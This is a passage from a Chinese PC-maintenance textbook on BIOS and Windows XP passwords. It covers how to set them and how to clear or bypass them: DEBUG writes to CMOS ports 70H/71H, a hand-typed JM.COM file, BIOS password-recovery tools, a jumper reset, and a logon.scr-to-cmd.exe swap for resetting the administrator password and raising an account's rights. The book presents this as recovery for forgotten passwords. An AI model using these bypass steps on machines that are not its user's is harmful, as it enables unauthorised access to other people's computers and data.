恢复。由于 BIOS 缺省设定值可能关掉了所有用来提高系统性能的参数,因此使用它容易找到主机板的安全值和除去主板的错误。该项设定只影响 BIOS 和 Chipset 特性的选定项,不会影响标准的 CMOS 设定。移动光标到屏幕的该项然后按下 Y 或 Enter 键,屏幕显示是否要装入 BIOS 缺省设定值,键入 Y 即装入,键入 N 即不装入。选择完后,返回主菜单。

(8) Supervisor Password And User Password Setup(超级用户与普通用户密码设定)。

User Passowrd Setting 功能为设定密码。如果要设定此密码,首先应输入当前密码,确定密码后按 Y,屏幕自动回到主画面。输入 User Passowrd 可以使用系统,但不能修改 CMOS 的内容。输入 Supervisor Password 可以输入、修改 CMOS BIOS 的值,Supervisor Password 是为了防止他人擅自修改 CMOS 的内容而设置的。用户如果使用 IDE 硬盘驱动器,该项功能可以自动读出硬盘参数,并将它们自动记入标准 CMOS 设定中,它最多可以读出四个 IDE 硬盘的参数。

User Passowrd 主要用于开机密码,而 Supervisor Password 是用于进入 BIOS 的密码。下面将台式机这两种密码的设置方法总结一下,不同品牌的主板界面不尽相同,但操作方法一样,这里就以“联想”为例。

①开机密码

开机黑屏状态时需要输入的密码即为开机密码,如图 9 - 1 所示。设置方法如下:

• 开机后按住 < Del > 键不放,将打开 BOIS 设置界面。

• 移动键盘的上下左右键,可发现选中的项目被反向颜色显现出,将其移至 Set User Password,如图 9 - 2 所示,按 Enter 键,将出现图 9 - 3 所示界面。

• 在此输入要设置的密码,如 123,按 Enter 键,将出现 Confirm Password 口令框,在此再次输入 123,按 Enter 键将返回图 9 - 2。

• 移动光标至 Advanced BIOS Features,按 Enter 键,将出现图 9 - 4 所示界面。

• 移动光标至 Security Option,按 PageUp 或 PageDown 键直至出现 System,按 Esc 键返回图 9 - 2。

• 移动光标至 Save&Exit Setup,按 Enter 键,将出现图 9 - 5 所示界面,按 Y 键,至此开机密码设置完毕。

②超级用户密码。

开机后按住 Delete 键不放,在 BOIS 设置界面出现的密码,如图 9 - 6 所示。超级用户密码的设置如下:

• 该密码的设置与开机密码设置方法相似。开机后按住 Delete 键不放,将打开 BOIS 设置界面。

• 将光标移至 Set Supervisor Password,按 Enter 键。




图9－1　开机密码




图9－2　Set User Password

• 在出现的口令框输入要设置的密码，如123，按Enter键。在出现的Confirm Password口令框中再次输入123，按Enter键。

• 移动光标至Save&Exit Setup，按Enter键，依据提示按Y键保存设置，至此超级用户密码设置完毕。

以上介绍了Award BIOS Setup的常用选项的含义及设置办法。更改设置后，选Save and ExitSetup项或按F10键保存，使所修改的内容生效。AWARD BIOS是一种比较常用的BI-




图 9-3 Enter Password

图 9-4 Security Option

OS,各主板制造商都在其基础上根据主板特性进行了调整。因而只介绍了 AWARD BIOS 的一些最普遍的设置,以供参考,读者还应仔细阅读随主板附带的说明书。




图9-5　Save&Exit Setup




图9-6　BIOS密码

3. **解除CMOS口令**

（1）在DOS命令行运行DEBUG程序，然后可用以下九种方法之一解密，输入完后重启电脑即可。

①C：>DEBUG

-O 70 16

-O 71 16

```
-Q
②C:>DEBUG
-O 70 11
-O 71 FF
-Q
③C:>DEBUG
-O 70 10
-O 71 0
-Q
④C:>DEBUG
-O 70 23
-O 71 34
-Q
⑤C:>DEBUG
-O 70 10
-O 71 FF
-Q
⑥C:>DEBUG
-O 70 34
-O 71 00
-Q
⑦C:>DEBUG
-O 70 12
-O 71 12
-Q
⑧C:>DEBUG
-O 70 10
-O 71 10
-Q
⑨C:>DEBUG
-A100
MOV CX,0200
```

```
MOV BL,00
0105:MOV AL,BL
OUT 70,AL
MOV AL,00
OUT 71,AL
INC BL
DEC CX
JN Z0105
INT 20
-Q
```

(2) 用 COPY 命令清除口令密码。

用“COPY COM JM.COM”命令建立一个有十个字节的文件 JM.COM。注意:一些特殊字符是用 ALT 键加小键盘数字键输入的。在 DOS 命令行运行 COPY CON JM.COM 命令:

C:\DOS > COPY CON JM.COM

然后输入相应的十个字符:第一、二、三个字符是 ALT + 176、ALT + 17、ALT + 230;第四个字符是 p;第五、六、七个字符是 ALT + 176、ATL + 20、ATL + 230;第八个字符是 q;第九个字符是 ALT + 205;第十字符是空格。按上述方法将十个字符输入后,按 F6 存盘,即生成一个十字节的小文件 JM.COM,执行它即可。以上方法成功率在 95% 之上。

细心的读者也许已注意到用 DEBUG 解密中的法一、二、三、四、五中都有 70 和 71 两个数字,其实 COMS 中数据访问是通过两个 I/O 端口来实现的。端口 70H 是一个字节的地址端口,它是用来设置 COMS 中数据的地址;端口 71H 是用来读写端口,70H 设置的 COMS 地址中的数据单元内容。其实将 JM.COM 反汇编后,也会看到 70H 和 71H 两个端口。

(3) 用工具软件查出密码。

Biospwds.exe 和 Comspwd.exe 这两个工具都能满足要求,下面就来把它们详细介绍一下:

Comspwd.exe 为 DOS 下的工具,当然也可在 Windows 的 MS - DOS 窗口下使用,运行后就会出现有关 BIOS 的信息。比较有特色的是它不仅会根据密码加密方式的不同分别解出 Award、AMI 和 Phoenix 等不同 BIOS 厂商的密码,而且还能算出 IBM、Dell、Compaq 等品牌电脑专用 BIOS 的密码,可见设计者设计时考虑得十分周到。它的大小只有 10.3KB,平时可以在自己的邮箱中保留一个备份,随用随下。

Biospwds.exe 是 Windows 下运行的软件,同样也只由一个文件构成,运行后点“Get passwords”就会自动识别 BIOS 的厂家、版本、日期及超级用户密码等。不过它的体积稍大,有

167KB。在使用上述两个软件的过程中,会发现程序显示的密码有时和真实的密码有所不同,这是正常现象。它们都是对 BIOS 编码过的密码进行逆向解码,得出的结果可能并不唯一,但是都可以用。

(4) 硬件跳线对 CMOS BIOS 放电。

任何计算机都可通过开关或跳线对 CMOS BIOS 放电。对原型机(如 COMPAQ)的放电是通过开关的闭合来实现的,而其它大多数的计算机都可通过跳线来实现。

具体方法如下:

打开主机箱(开机箱前最好先将自身的静电放掉),在一块圆形电池旁或 CMOS BIOS 芯片旁找到一个三脚跳线(因各种主板不同,所以在位置上可能不同),1 -2 脚通常用来保存 CMOS 信息,2 -3 脚通常用来放电。我们只需将 2 -3 脚用跳线帽或短导线接通,一分钟后可将跳线恢复即可解除 CMOS 密码。这种方法与前面的方法是完全不同的,以及产生的结果也是不同的,硬件跳线是将所有以前设置的参数都清除掉,而用软件方法只是将 70、71 端口的数据单元内容清除掉。因此这种方法是在迫不得的情况才考虑使用。

9.1.2 解除系统密码

系统密码是登录到操作系统时所使用到的密码,它为计算机提供了一种安全保护,可以使计算机免受非法用户的使用,从而保障电脑和机密数据的安全。本节将对 Windows Xp 系统密码的设置和破解进行详细的介绍。

1. 登陆密码的设置

打开“控制面板”,双击“用户帐户”选项,弹出如图 9 -7 所示的用户账户设置窗口,点击图中的 Administrator 账号,弹出如图 9 -8 所示的账户更改窗口,点击创建密码,会弹出如图 9 -9 所示窗口,输入两次密码,点击“创建密码”按钮,自此密码创建成功。若是修改密码,则在输入新密码的同时,会要求输入旧密码才可以创建新密码。

这里创建的是超级管理员密码,用户可以建立自己的账户,在图 9 -7 中,点击“创建一个新账户”,弹出如图 9 -10 所示窗口,输入账户名,就可以了。如果要为该账户创建密码,步骤和上面介绍的创建超级管理员密码步骤相同。

2. 屏幕保护密码

屏幕保护密码就是退出屏幕保护时需要输入的密码,如图 9 -11 所示。

(1)屏幕保护密码的设置。

右击电脑桌面,选择“属性”,打开“显示属性”对话框,在“屏幕保护程序”处单击下拉箭头选择屏幕保护程序,在“恢复时使用密码保护”处单击鼠标左键,选中该项目,如图 9 -12




图9-7　用户账户设置

图9-8　账户更改窗口

所示，点击“确定”按钮，屏幕保护密码即完成设置。

(2)屏幕保护密码的解除。

用同样的方法打开图9-12所示界面，在“恢复时使用密码保护”处单击鼠标左键，取消该项目，点击“确定”按钮，屏幕保护密码就解除了。

Windows XP的屏保密码和Windows 9x的不同，密码不能另外设置，只能使用登录系统时的登录密码。




图 9-9　更改密码窗口

图 9-10　创建新账户

3. 破解 windows XP 密码

如果忘记了密码,而又不想重装系统,可以通过以下几种方法破解密码。

(1) 通过修改 Logon. scr 文件破解系统密码。

①启动电脑,使用 DOS 启动盘(比如:Windows 98 启动盘)进入纯 DOS 状态。

②在 DOS 提示符下,根据下面步骤操作:

cd\ (切换到根目录)

cd windows\system32(切换到系统目录)

mkdir temphack (创建临时文件夹)

copy logon. scr temphacklogon. scr (备份 logon. scr)

copy cmd. exe temphackcmd. exe (备份 cmd. exe)

del logon. scr (删除 logon. scr)




图9-11　屏保密码




图9-12　显示属性

rename cmd. exe logon. scr（将 cmd. exe 改名为 logon. scr）

exit（退出）

③重启电脑，在登录等待画面出现后静静等候，如果没有修改屏幕保护时间，大约10分钟，系统就会自动启动登录屏保程序，但是由于 Logon. scr 已经由 cmd. exe 代替了，所以系统

就启动了 cmd. exe,进入命令行提示符状态。

④这时就可以使用命令:net user password 来修改密码了。

例如假设有一个超级管理员的帐号是 Admin,希望重新设置其密码为 admin,那么可以使用命令:net user Admin admin,回车后即可更改密码。

⑤接下来,进入系统后,在命令行提示符状态下输入 Explorer 命令,就可以顺利的进入 Windows 的桌面了。

如果有一个普通用户帐号,利用上面介绍的方法稍作改动就可以把它变成超级管理员 Administrator 帐号。

